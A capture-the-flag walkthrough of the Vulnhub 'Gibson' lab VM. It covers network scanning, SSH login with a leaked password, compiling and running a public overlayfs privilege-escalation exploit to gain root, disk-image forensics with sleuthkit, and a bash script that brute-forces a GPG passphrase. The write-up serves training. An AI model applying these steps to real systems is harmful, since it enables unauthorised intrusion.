Gibson Vulnhub’s vulnerable lab challenge

Information Security Inc.

Contents

- About Vulnhub
- Target VM
- Test Setup
- Walkthrough
- References

About Vulnhub

- To provide materials that allows anyone to gain practical 'hands-on' experience in digital security, computer software & network administration

Target VM

- Target VM: Gibson

- Download the ova file
https://download.vulnhub.com/gibson/gibson.ova

- Import the ova file into your favorite hypervisor;

- Attach a DHCP enabled interface to the machine and run it

- Objective
Capture the flag

Test Setup

◎ Testing environment

Linux Kali (attacker) >>> Gibson (target vm)

Walkthrough

◎From the attacker machine run the following command to find out Target VMs IP address:


```
root@LUCKY64:~# netdiscover -i eth2 -r 192.168.254.0
 Currently scanning: Finished!   |   Screen View: Unique Hosts

 4 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 240
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.254.1   00:50:56:c0:00:08      1      60  Unknown vendor
 192.168.254.2   00:50:56:ef:1d:d2      1      60  Unknown vendor
 192.168.254.143 00:0c:29:9a:51:0b      1      60  Unknown vendor
 192.168.254.254 00:50:56:e2:65:b4      1      60  Unknown vendor
```

◎Scan the target machine IP (192.168.254.143)

```
root@LUCKY64:~# ./Scan.py
TCP port 22 is open
TCP port 80 is open
```

Walkthrough

◎ Explore Port 80 in a browser




Walkthrough

◎ Open the found html page

◎ The page says “brute force” but there is no place where brute force can be applied

Walkthrough

◎ Viewing the page-source reveals the ssh password for the user margo; password is “god”



Walkthrough

- SSH login > user “margo” and password “god”

```
root@LUCKY64:~# ssh -l margo 192.168.254.143
The authenticity of host '192.168.254.143 (192.168.254.143)' can't be established.
ECDSA key fingerprint is SHA256:HFJkCohFeemJfEtUbrfcJdTBrirs7dQbPWF5ienVNhU.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.254.143' (ECDSA) to the list of known hosts.
Ubuntu 14.04.3 LTS
margo@192.168.254.143's password:
Welcome to Ubuntu 14.04.3 LTS (GNU/Linux 3.19.0-25-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

  System information as of Thu Sep 14 11:32:09 BST 2017

  System load:  1.54              Processes:           166
  Usage of /:   82.2% of 1.85GB   Users logged in:     0
  Memory usage: 6%                IP address for eth0: 192.168.254.143
  Swap usage:   0%

  Graph this data and manage this system at:
    https://landscape.canonical.com/

margo@gibson:~$ whoami
margo
margo@gibson:~$ id
uid=1002(margo) gid=1002(margo) groups=1002(margo),27(sudo)
```

Walkthrough

◎ Check if user “margo” is a sudoer

```
margo@gibson:~$ sudo -l
Matching Defaults entries for margo on gibson:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User margo may run the following commands on gibson:
    (ALL) NOPASSWD: /usr/bin/convert
margo@gibson:~$ which convert
/usr/bin/convert
```

◎ Margo can run just one command as sudoer; Command is “convert”

Walkthrough

◎ Ubuntu version is 14.04; search for any privesc vulns for this version of ubuntu

```
root@LUCKY64: # searchsploit "Ubuntu 14.04" | grep Escalation
Apport (Ubuntu 14.04/14.10/15.04) - Race Condition Privilege Escalation                | linux/local/37088.c
Apport 2.14.1 (Ubuntu 14.04.2) - Privilege Escalation                                  | linux/local/36782.sh
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Privilege Escalation       | linux/local/37292.c
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Privilege Escalation (Acce | linux/local/37293.txt
Linux Kernel 4.3.3 (Ubuntu 14.04/15.10) - 'overlayfs' Privilege Escalation (1)         | linux/local/39166.c
Linux Kernel 4.4.0 (Ubuntu 14.04/16.04 x86-64) - 'AF_PACKET' Race Condition Privilege Escalation     | lin_x86-64/local/40871.c
```

◎ Found exploit “39166.c”

Walkthrough

- Compile the exploit and transfer it to the target vm

```
root@LUCKY64:~# cp /usr/share/exploitdb/platforms/linux/local/39166.c .
root@LUCKY64:~# gcc -o 39166 39166.c
39166.c: In function 'main':
39166.c:80:12: warning: implicit declaration of function 'unshare' [-Wimplicit-function-declaration]
         if(unshare(CLONE_NEWUSER) != 0)
            ^~~~~~~
39166.c:85:17: warning: implicit declaration of function 'clone' [-Wimplicit-function-declaration]
                 clone(child_exec, child_stack + (1024*1024), clone_flags, NULL);
                 ^~~~~
root@LUCKY64:~# scp 39166 margo@192.168.254.143:/home/margo
Ubuntu 14.04.3 LTS
margo@192.168.254.143's password:
39166                                                                         100%   13KB  21.3MB/s   00:00
```

Walkthrough

- Use the exploit to obtain root

```
margo@gibson:~$ ./39166
root@gibson:~# whoami
root
root@gibson:~# id
uid=0(root) gid=1002(margo) groups=0(root),27(sudo),1002(margo)
```

Walkthrough

- Look for listening services

```
root@gibson:/root# netstat -lpena | more
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       User       Inode      PID/Program name
tcp        0      0 192.168.122.1:53        0.0.0.0:*               LISTEN      0          12907      1452/dnsmasq
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      0          11956      1051/sshd
tcp        0      0 127.0.0.1:5900          0.0.0.0:*               LISTEN      106        12980      1470/qemu-system-x8
tcp        0      0 192.168.254.143:22      192.168.254.128:45382   ESTABLISHED 0          15032      1514/sshd: margo [p
tcp6       0      0 :::22                   :::*                    LISTEN      0          11958      1051/sshd
tcp6       0      0 :::80                   :::*                    LISTEN      0          12146      1267/apache2
udp        0      0 0.0.0.0:30769           0.0.0.0:*                           0          10832      843/dhclient
udp        0      0 192.168.122.1:53        0.0.0.0:*                           0          12906      1452/dnsmasq
udp        0      0 0.0.0.0:67              0.0.0.0:*                           0          12903      1452/dnsmasq
udp        0      0 0.0.0.0:68              0.0.0.0:*                           0          10865      843/dhclient
udp6       0      0 :::42092                :::*                                0          10833      843/dhclient
```

- VNC port 5900 is open and qemu is running

Walkthrough

- Find the qemu command details

```
root@gibson:/root# ps auxw | grep qemu
libvirt+  1470  0.5  7.5 841876 113628 ?       Sl   02:32   0:48 /usr/bin/qemu-system-x86_64 -name ftpserv -S -machine pc-i440fx-trusty
accel=tcg,usb=off -m 256 -realtime mlock=off -smp 1,sockets=1,cores=1,threads=1 -uuid ebcdaa6c-b10a-d758-c13a-0fb296b011f1 -no-user-con
ig -nodefaults -chardev socket,id=charmonitor,path=/var/lib/libvirt/qemu/ftpserv.monitor,server,nowait -mon chardev=charmonitor,id=moni
or,mode=control -rtc base=utc -no-shutdown -boot strict=on -device piix3-usb-uhci,id=usb,bus=pci.0,addr=0x1.0x2 -drive file=/var/lib/li
virt/images/ftpserv.img,if=none,id=drive-ide0-0-0,format=raw -device ide-hd,bus=ide.0,unit=0,drive=drive-ide0-0-0,id=ide0-0-0,bootindex
2 -drive if=none,id=drive-ide0-1-0,readonly=on,format=raw -device ide-cd,bus=ide.1,unit=0,drive=drive-ide0-1-0,id=ide0-1-0,bootindex=1
netdev tap,fd=23,id=hostnet0 -device rtl8139,netdev=hostnet0,id=net0,mac=52:54:00:72:e2:fb,bus=pci.0,addr=0x3 -chardev pty,id=charseria
0 -device isa-serial,chardev=charserial0,id=serial0 -vnc 127.0.0.1:0 -device cirrus-vga,id=video0,bus=pci.0,addr=0x2 -device intel-hda,
d=sound0,bus=pci.0,addr=0x4 -device hda-duplex,id=sound0-codec0,bus=sound0.0,cad=0 -device virtio-balloon-pci,id=balloon0,bus=pci.0,add
=0x5
```

Walkthrough

◎ Search ftpserv machine image

```
root@gibson:/root# find / -name "*ftpserv*"
/sys/fs/cgroup/perf_event/machine/ftpserv.libvirt-qemu
/sys/fs/cgroup/blkio/machine/ftpserv.libvirt-qemu
/sys/fs/cgroup/net_cls/machine/ftpserv.libvirt-qemu
/sys/fs/cgroup/freezer/machine/ftpserv.libvirt-qemu
/sys/fs/cgroup/devices/machine/ftpserv.libvirt-qemu
/sys/fs/cgroup/memory/machine/ftpserv.libvirt-qemu
/sys/fs/cgroup/cpuacct/machine/ftpserv.libvirt-qemu
/sys/fs/cgroup/cpu/machine/ftpserv.libvirt-qemu
/sys/fs/cgroup/cpuset/machine/ftpserv.libvirt-qemu
/etc/libvirt/qemu/autostart/ftpserv.xml
/etc/libvirt/qemu/ftpserv.xml
/var/log/libvirt/qemu/ftpserv.log
/var/lib/libvirt/qemu/ftpserv.monitor
/var/lib/libvirt/images/ftpserv.img
/run/libvirt/qemu/ftpserv.xml
/run/libvirt/qemu/ftpserv.pid
```

◎ Found the image in “/var/lib/libvirt/images”

Walkthrough

- Copy the image to a different machine and investigated it

```
root@gibson:/root# scp /var/lib/libvirt/images/ftpserv.img root@192.168.254.128:/root
The authenticity of host '192.168.254.128 (192.168.254.128)' can't be established.
ECDSA key fingerprint is 84:77:44:02:2d:53:91:07:19:7c:11:df:b0:25:a4:b7.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.254.128' (ECDSA) to the list of known hosts.
root@192.168.254.128's password:
ftpserv.img                                   100%  512MB  32.0MB/s   00:16
```

```
root@LUCKY64:~# file ftpserv.img
ftpserv.img: DOS/MBR boot sector, FREE-DOS Beta 0.9 MBR; partition 1 : ID=0xe, active, start-CHS (0x0,1,1), end-CHS (0xf,15,63), startse
ctor 63, 1048257 sectors
```

Walkthrough

- Use “fls” from sleuthkit to further investigate the image

```
root@XeonPowerful:~# fls -f fat16 -o 63 ftpserv.img
r/r 3:  KFYLNN      (Volume Label Entry)
d/d 4:  DOS
r/r 5:  KERNEL.SYS
r/r 6:  AUTOEXEC.BAT
r/r 7:  COMMAND.COM
r/r 8:  FDCONFIG.SYS
r/r 9:  BOOTSECT.BIN
d/d 11: net
d/d 12: GARBAGE
r/r * 13:       _WSDPMI.SWP
v/v 16763907:   $MBR
v/v 16763908:   $FAT1
v/v 16763909:   $FAT2
```

Walkthrough

◎ Look inside the GARBAGE directory

```
root@XeonPowerful:~# fls -f fat16 -o 63 ftpserv.img 12
r/r 845574:     jz_ug.ans
r/r * 845576:   cookies.txt^
r/r 845578:     adminspo.jpg
r/r 845580:     flag.img
r/r * 845582:   cookies.txt^
```

Walkthrough

◎ Extract the files from it using icat

```
root@XeonPowerful:~# icat -f fat16 -o 63 ftpserv.img 845580 > flag.img
root@XeonPowerful:~# file flag.img
flag.img: Linux rev 1.0 ext2 filesystem data, UUID=d59bdd40-ec37-4d24-a956-80f549846121
```

Walkthrough

◎ Use “fls” from sleuthkit to further investigate the found image (flag.img)

```
root@XeonPowerful:~# fls -f ext2 -r flag.img
d/d 11: lost+found
r/r * 12(realloc):      flag.txt.gpg
r/r 13: davinci
r/r 14: davinci.c
r/r 15: hint.txt
d/d 16: .trash
+ r/r 12:       flag.txt.gpg
+ r/r 17:       LeithCentralStation.jpg
+ r/r * 18:     flag.txt
r/r * 18:       .hint.txt.swp
r/r * 19:       .hint.txt.swx
```

Walkthrough


- Extract the files from it using icat

```
root@XeonPowerful:~# icat -f ext2 flag.img 15 > hint.txt
root@XeonPowerful:~#
root@XeonPowerful:~# cat hint.txt
http://www.imdb.com/title/tt0117951/ and
http://www.imdb.com/title/tt0113243/ have
someone in common... Can you remember his
original nom de plume in 1988...?
root@XeonPowerful:~#
root@XeonPowerful:~# icat -f ext2 flag.img 18 > flag.txt
root@XeonPowerful:~#
root@XeonPowerful:~# cat flag.txt
root@XeonPowerful:~#
root@XeonPowerful:~# icat -f ext2 flag.img 12 > flag.txt.qpq
root@XeonPowerful:~#
root@XeonPowerful:~# file flag.txt.qpq
flag.txt.qpq: GPG symmetrically encrypted data (CAST5 cipher)
```

Walkthrough

◎ “hint.txt” file is

/* http://www.imdb.com/title/tt0117951/ and http://www.imdb.com/title/tt0113243/ have someone in common... Can you remember his original nom de plume in 1988...? */



◎ Which refers to the actor jonnny lee miller who in the movie hackers went by the name "zero cool".

Walkthrough

◎ zero cool" doesnt decrypt flag.txt.gpg, make a wordlist and add leetspeak (https://en.wikipedia.org/wiki/Leet) to expand it

```
root@XeonPowerful:~# ./leetify.pl < A.txt > P.txt
root@XeonPowerful:~#
root@XeonPowerful:~#
root@XeonPowerful:~#
root@XeonPowerful:~# more P.txt
z3ro cool
z3ro cooL
z3ro coo!
```

Walkthrough

- Create a brute force script

```
root@XeonPowerful:~# cat Force.sh
#!/bin/bash
#

# try all word in words.txt
for word in $(cat P.txt); do

 # try to decrypt with word
 echo "${word}" | gpg --passphrase-fd 0 -q --batch --allow-multiple-messages --no-tty --output flag --decrypt flag.txt.qpg;

 # if decrypt is successfull; stop
 if [ $? -eq 0 ]; then

   echo "GPG passphrase is: ${word}";
   exit 0;

 fi

done;
```

Walkthrough

◎ Run it and capture the flag

```
root@XeonPowerful:~# ./Force.sh
gpg: decryption failed: bad key
gpg: decryption failed: bad key
gpg: WARNING: message was not integrity protected
GPG passphrase is: Z3r0K001
root@XeonPowerful:~# cat flag
flag            flag.img       flag.txt       flag.txt.gpg
root@XeonPowerful:~# cat flag
flag            flag.img       flag.txt       flag.txt.gpg
root@XeonPowerful:~# cat flag.txt

Should you not be standing in a 360 degree rotating payphone when reading
this flag...? B-)

Anyhow, congratulations once more on rooting this VM. This time things were
a bit esoteric, but I hope you enjoyed it all the same.

Shout-outs again to #vulnhub for hosting a great learning tool. A special
thanks goes to g0blin and GKNSB for testing, and to g0tM1lk for the offer
to host the CTF once more.
```


iSEC information security inc.

References

- Vulnhub website
https://www.vulnhub.com

- Vulnerable VM download
https://download.vulnhub.com/gibson/gibson.ova

- Sleuthkit
https://github.com/sleuthkit/sleuthkit

- Leet
https://en.wikipedia.org/wiki/Leet

- Leetify.pl
https://gist.github.com/kevinnz/0b808d825bccaa4fb6ee2d8d698c5c9e